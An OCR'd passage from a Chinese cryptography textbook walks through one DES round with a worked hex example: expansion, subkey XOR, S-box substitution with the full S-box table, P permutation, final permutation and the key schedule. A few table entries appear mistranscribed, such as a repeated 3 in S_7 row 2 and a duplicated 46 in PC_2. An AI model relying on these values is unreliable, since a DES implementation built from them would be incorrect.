


图 8-3　16 次迭代变换过程

在上面的实例中，不妨假设 $i=1$，即第 1 次变换。其具体过程如图 8-4 所示。




图 8-4　第 1 次变换

(1) 扩展置换。

扩展置换又称 E(Expand)函数，是一个与密钥无关的纯移位变换，它把 32 位扩展成 48 位。先将 32 位分成 4 位一组，共 8 组，记作 $a_1^1 \cdots a_4^1, a_1^2 \cdots a_4^2, \cdots, a_1^8 \cdots a_4^8$。再将每组扩展成 6 位，共 48 位，记作 $b_1^1 \cdots b_6^1, b_1^2 \cdots b_6^2, \cdots, b_1^8 \cdots b_6^8$，其扩展公式可以表示成

$$\begin{aligned} b_1^j &= a_4^{j-1} \quad b_2^j = a_1^j \\ b_3^j &= a_2^j \quad b_4^j = a_3^j \\ b_5^j &= a_4^j \quad b_6^j = a_1^{j+1} \end{aligned} \qquad ⑤$$

式中，下标表示列，上标表示行，即 $x_{列}^{行}$。当 $j=1$ 时，有 $b_1^1 = a_4^8$，$j=8$ 时有 $b_6^8 = a_1^1$，这样，就得到如图 8-5 所示的变换表。

左边 4 列被转换成右边 6 列。以右边第 1 行为例，此时 $j=1$，根据⑤有

$$b_1^1 = a_4^8 = 32 \quad b_2^1 = a_1^1 = 1$$

$$\begin{bmatrix} 1 & 2 & 3 & 4 \\ 5 & 6 & 7 & 8 \\ 9 & 10 & 11 & 12 \\ 13 & 14 & 15 & 16 \\ 17 & 18 & 19 & 20 \\ 21 & 22 & 23 & 24 \\ 25 & 26 & 27 & 28 \\ 29 & 30 & 31 & 32 \end{bmatrix} \xrightarrow{\text{扩展置换}} \begin{bmatrix} 32 & 1 & 2 & 3 & 4 & 5 \\ 4 & 5 & 6 & 7 & 8 & 9 \\ 8 & 9 & 10 & 11 & 12 & 13 \\ 12 & 13 & 14 & 15 & 16 & 17 \\ 16 & 17 & 18 & 19 & 20 & 21 \\ 20 & 21 & 22 & 23 & 24 & 25 \\ 24 & 25 & 26 & 27 & 28 & 29 \\ 28 & 29 & 30 & 31 & 32 & 1 \end{bmatrix}$$

(a) (b)

图 8-5　变换表

$$b_3^1 = a_2^1 = 2 \quad b_4^1 = a_3^1 = 3$$

$$b_5^1 = a_4^1 = 4 \quad b_6^1 = a_1^2 = 5$$

将图 8-5 所示的变换表应用于④中的 R_0，R_0 = F0AAF0AA，将每一个十六进制数写成二进制数，并单独占一行，经过扩展置换就变成了

$$\text{F0AAF0AA} = \begin{bmatrix} \text{F} \\ 0 \\ \text{A} \\ \text{A} \\ \text{F} \\ 0 \\ \text{A} \\ \text{A} \end{bmatrix} = \begin{bmatrix} 1 & 1 & 1 & 1 \\ 0 & 0 & 0 & 0 \\ 1 & 0 & 1 & 0 \\ 1 & 0 & 1 & 0 \\ 1 & 1 & 1 & 1 \\ 0 & 0 & 0 & 0 \\ 1 & 0 & 1 & 0 \\ 1 & 0 & 1 & 0 \end{bmatrix} \xrightarrow{E} \begin{bmatrix} 0 & 1 & 1 & 1 & 1 & 0 \\ 1 & 0 & 0 & 0 & 0 & 1 \\ 0 & 1 & 0 & 1 & 0 & 1 \\ 0 & 1 & 0 & 1 & 0 & 1 \\ 0 & 1 & 1 & 1 & 1 & 0 \\ 1 & 0 & 0 & 0 & 0 & 1 \\ 0 & 1 & 0 & 1 & 0 & 1 \\ 0 & 1 & 0 & 1 & 0 & 1 \end{bmatrix}$$

右侧按行展开，即 0111 1010 0001 0101 0101 0101 0111 1010 0001 0101 0101 0101，其相应的十六进制数为

$$\text{7A15557A1555} \qquad ⑥$$

把扩展置换的结果与子密钥进行异或，16 个子密钥的顺序是

$$K_1 \to K_2 \to \cdots \to K_{16}$$

第 i 次变换用子密钥 K_i。假设子密钥 K_1 = 0B02679B49A5，将⑥与 K_1 逐位异或运算，即

$$\text{7A15557A1555} \oplus \text{0B02679B49A5} = \text{711732E15CF0}$$

（2）压缩替换。

压缩替换也称压缩编码（compressed encoding），通过压缩替换将输入的 48 位变换为 32 位输出，其主要方法是利用替换盒（Substitution box，简称 S 盒）。DES 中其他算法都是线性的，而 S 盒是 DES 算法中唯一的非线性部件，不易于分析，是整个算法安全性的关键所在，它的密码强度决定了整个密码算法的安全强度。S 盒的构造方法比较复杂，目前国际上比较流行的构造方法是：从理论上先构造出一批具有主要密码学性质的候选对象，然后再通过软件测试方法找出满足要求的 S 盒。表 8-1 是 DES 算法使用的 S 盒。

S 盒是指这样的函数，它把 6 个输入位映射为 4 个输出位。其变换规则为：取（0，1，

2，…，15）上的 4 个置换，即 4×16 矩阵。若给定该 S 盒的输入 $b_0b_1b_2b_3b_4b_5$，其输出对应矩阵的第 l 行 n 列的数的二进制表示。这里 l 的二进制表示为 b_0b_5，n 的二进制表示为 $b_1b_2b_3b_4$，这样，每个 S 盒可用一个 4×16 矩阵或数来表示。

表 8-1　S 盒的构成

	行＼列	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_1	0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2	0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
	2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3	0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4	0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
	1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5	0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6	0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7	0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	2	1	4	11	3	12	3	7	14	10	15	6	8	0	5	9	2
	3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8	0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

为了说明 S 盒如何由 6 位生成 4 位，以 S_1 为例。如果输入为 101100，即 $b_0b_1b_2b_3b_4b_5 = 101100$，由此可知 $b_0b_5 = 10$，表示行数为 2；$b_1b_2b_3b_4 = 0110$，表示列数为 6。写成

$$S_1^{10}(0110) = S_1^2(6), \quad \text{查 S 盒表：}(2,6) = 2 \qquad ⑦$$

整个压缩替换可用图 8-6 表示。

前面的例子经子过程 1 后，得 711732E15CF0，共 48 位二进制数，分成 8 个 6 位一组的




图 8-6　压缩替换(4 表示 4 位)

二进制,如下:

011100,010001,011100,110010,111000,010101,110011,110000

按类似⑦的算法,经压缩替换,最后转换为十六进制:

$$S_1^{00}(1110) = S_1^0(14) = 0$$
$$S_2^{01}(1000) = S_2^2(8) = C$$
$$S_3^{00}(1110) = S_3^0(14) = 2$$
$$S_4^{10}(1001) = S_4^2(9) = 1$$
$$S_5^{10}(1100) = S_5^2(12) = 6$$
$$S_6^{01}(1010) = S_6^1(10) = D$$
$$S_7^{11}(1001) = S_7^3(9) = 5$$
$$S_8^{10}(1000) = S_8^2(8) = 0$$

经压缩替换后,其结果的十六进制数为 0C216D50。

(3) P 排列。

P 排列也称换位表变换,将压缩替换后得到的 32 位二进制数按下面的顺序重新排列,即密码函数:

$$\begin{bmatrix} 16 & 7 & 20 & 21 \\ 29 & 12 & 28 & 17 \\ 1 & 15 & 23 & 26 \\ 5 & 18 & 31 & 10 \\ 2 & 8 & 24 & 14 \\ 32 & 27 & 3 & 9 \\ 19 & 13 & 30 & 6 \\ 22 & 11 & 4 & 25 \end{bmatrix} \quad ⑧$$

P 排列使得一个 S 盒的输出对下一轮多个 S 盒产生影响,形成所谓雪崩效应,其表现是明文或密钥的一点小的变动都会引起密文的较大变化。

在(2)中,经压缩替换后的十六进制数为 0C216D50,其二进制数是

0000 1100 0010 0001 0110 1101 0101 0000　　⑨

然后进行 P 排列。例如⑨中,第 16 位是 1,第 7 位是 0,第 20 位是 0,第 21 位是 1,余类推。

结果如下：

$$0C216D50=\begin{bmatrix}0&0&0&0\\1&1&0&0\\0&0&1&0\\0&0&0&1\\0&1&1&0\\1&1&0&1\\0&1&0&1\\0&0&0&0\end{bmatrix}\xrightarrow{\text{P 排列}}\begin{bmatrix}1&0&0&1\\0&0&1&0\\0&0&0&1\\1&1&0&0\\0&0&1&0\\0&0&0&0\\1&0&0&1\\1&1&0&0\end{bmatrix}=921C209C$$

因而 $f(R_0,K_1)=921C209C$。

由④，有

$$L_0\oplus f(R_0,K_1)=CC00CCFF\oplus 921C209C=5E1CEC63=R_1$$

$$L_1=R_0=F0AAF0AA$$

得到 L_1、R_1 后，再重复上述乘积变换(共 16 次)，得 L_{16}、R_{16}，组成 64 位。

步骤 3：最终排列。

最终排列是初始排列的逆变换，即$(IP)^{-1}$，其排列顺序如下所示：

$$(IP)^{-1}=\begin{bmatrix}40&8&48&16&56&24&64&32\\39&7&47&15&55&23&63&31\\38&6&46&14&54&22&62&30\\37&5&45&13&53&21&61&29\\36&4&44&12&52&20&60&28\\35&3&43&11&51&19&59&27\\34&2&42&10&50&18&58&26\\33&1&41&9&49&17&57&25\end{bmatrix}$$

联合 $R_{16}L_{16}$，共 64 位，经$(IP)^{-1}$操作后就能得到该组的密文。

1) DES 算法密钥的生成过程

密钥是在明文转换为密文或将密文转换为明文的算法中输入的数据。从 DES 算法流程可以看出，整个 DES 加密过程需要 16 个密钥($K_1,K_2,\cdots,K_{16}$)参与运算，才能完整地将明文输入块变换为密文输出块。

在 DES 迭代加密过程中，使用的 16 个密钥(48 位)均来自一个 64 位的种子密钥。该种子密钥共有 64 位，其中每个字节的第 8 位作为奇偶校验(即第 8、16、24、32、40、48、56、64 位是校验位，使得每个密钥都有奇数个 1)。

其具体过程是：64 位种子密钥首先根据如图 8-7 所示的置换选择矩阵 PC_1(Permutation Choose，排列选择)进行置换(即将数码中的某一位的值根据置换表的规定用另一位代替)，从而奇偶校验位被删除，仅保留有效密钥位，得到 56 位的选择矩阵；然后在 DES 的 16 轮密钥变换生成过程中，每一轮都将一个 56 位的密钥分成左右各 28 位的两部分(以 C_0 和 D_0 表示)。再根据轮数循环左移表(第 1、2、9、16 轮左移 1 位，其余轮次左移 2 位，见表 8-2)分别左移后，得到 C_1、D_1，合并左右两部分，再经过排列选择 PC_2(见图 8-8)将 56 位密钥压缩成 48 位密钥 K_1；对 C_1、D_1 作循环左移位后得到 C_2、D_2，经过 PC_2 得到子密钥 K_2；……直到产生子密钥 K_{16}。完整的算法过程如图 8-9 所示。

57	49	41	33	25	17	9	1	58	50	42	34	26	18
10	2	59	51	43	35	27	19	11	3	60	52	44	36
63	55	47	39	31	23	15	7	62	54	46	38	30	22
14	6	61	53	45	37	29	21	13	5	28	20	12	4

图 8-7　密钥置换选择矩阵 PC_1

表 8-2　轮数循环左移表

轮数	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
左移位数	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	46	33	48
44	49	39	56	34	53
46	42	50	36	29	32

图 8-8　密钥置换选择矩阵 PC_2

